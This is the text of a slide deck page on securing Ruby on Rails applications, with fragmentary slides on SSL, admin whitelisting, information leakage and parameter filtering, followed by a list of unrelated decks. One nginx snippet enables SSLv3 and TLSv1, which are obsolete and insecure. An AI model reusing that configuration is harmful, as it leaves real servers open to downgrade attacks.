
Summary No redirect locations in params Sanitise file name/type Process
files a-sync
SSL
Rails.application.config.force _ssl = true

ssl_ciphers HIGH:!aNULL:!MD5; ssl_protocols SSLv3 TLSv1;
Summary Use SSL!
Admin & intranet
CSRF
XSS

Whistlist.contains? (request.remote_ip)

Summary XSS / CSRF / Injection Restrict access
Info leakage

server_tokens off;

None
Summary Don’t give away anything
Server-side
User privileges
config.filter_parameters += [:password]
Summary Restrict user permissions Obscure sensitive data
Resources
guides.rubyonrails.org/security.html
www.rorsecurity.info
brakemanscanner.org
github.com/relevance/tarantula
www.owasp.org
@bob_p http://mintdigital.com ColorPalette: http://www.colourlovers.com/lover/electrikmonk/loveNote Thanks!
Other Decks in Technology
See All in Technology
人の努力に頼らないセキュリティをエンジニアリングする在り方 / An approach to engineering security that does not rely on human effort
carta_engineering
0
200
思考過程から秘密が漏れる:Amazon Bedrock上のKimi K3を5つの方法で攻めたら、25回中22回漏洩した話
yama3133
1
170
Sonnetだけで業務はまわる?
kintotechdev
1
140
Linuxネットワークスタック進化の軌跡: 過去10年の歩みと最新トレンド
orimanabu
4
740
SSFの現在地 ― CAEP/RISCからAI Identityへ
oidfj
0
460
AWS Client VPNの設定でハマったポイントとその過程での気づき
amarelo_n24
0
310
こんなに変わった! AWSネットワークの常識
shotashiratori
15
9.5k
並列度を下げたら速くなった — go build の重複コンパイルを実測で見る
tomoaki25
2
1.3k
常時稼働エージェントの作り方(Claude公式ブログを資料化)
minorun365
PRO
16
27k
[NW-JAWS DAY]「うちのAWS、インターネット出られないんで」― AWS外の自社サービスをPrivateLinkでシュッと公開する方法
ykimi
2
770
AWS Emulator を評価する: 手元で動く AWS の API の仕組み、始め方、確かめ方
inariku
PRO
2
750
IoTのデータ保存をSREの観点で考える
grimoh
1
110
Featured
See All Featured
実際に使うSQLの書き方 徹底解説 / pgcon21j-tutorial
soudai
PRO
203
77k
How to Grow Your eCommerce with AI & Automation
katarinadahlin
PRO
2
350
How to optimise 3,500 product descriptions for ecommerce in one day using ChatGPT
katarinadahlin
PRO
3
3.9k
個人開発の失敗を避けるイケてる考え方 / tips for indie hackers
panda_program
123
22k
Agile Actions for Facilitating Distributed Teams - ADO2019
mkilby
0
340
Stewardship and Sustainability of Urban and Community Forests
pwiseman
0
600
How to Get Subject Matter Experts Bought In and Actively Contributing to SEO & PR Initiatives.
livdayseo
1
240
Designing Experiences People Love
moore
143
24k
Collaborative Software Design: How to facilitate domain modelling decisions
baasie
1
380
Leveraging Curiosity to Care for An Aging Population
cassininazir
1
570
Fashionably flexible responsive web design (full day workshop)
malarkey
409
67k
Building Experiences: Design Systems, User Experience, and Full Site Editing
marktimemedia
1
670


 carta_engineering
 yama3133
 kintotechdev
 orimanabu
 oidfj
 amarelo_n24
 shotashiratori
 tomoaki25
 minorun365
 ykimi
 inariku
 grimoh
 soudai
 katarinadahlin
 panda_program
 mkilby
 pwiseman
 livdayseo
 moore
 baasie
 cassininazir
 malarkey
 marktimemedia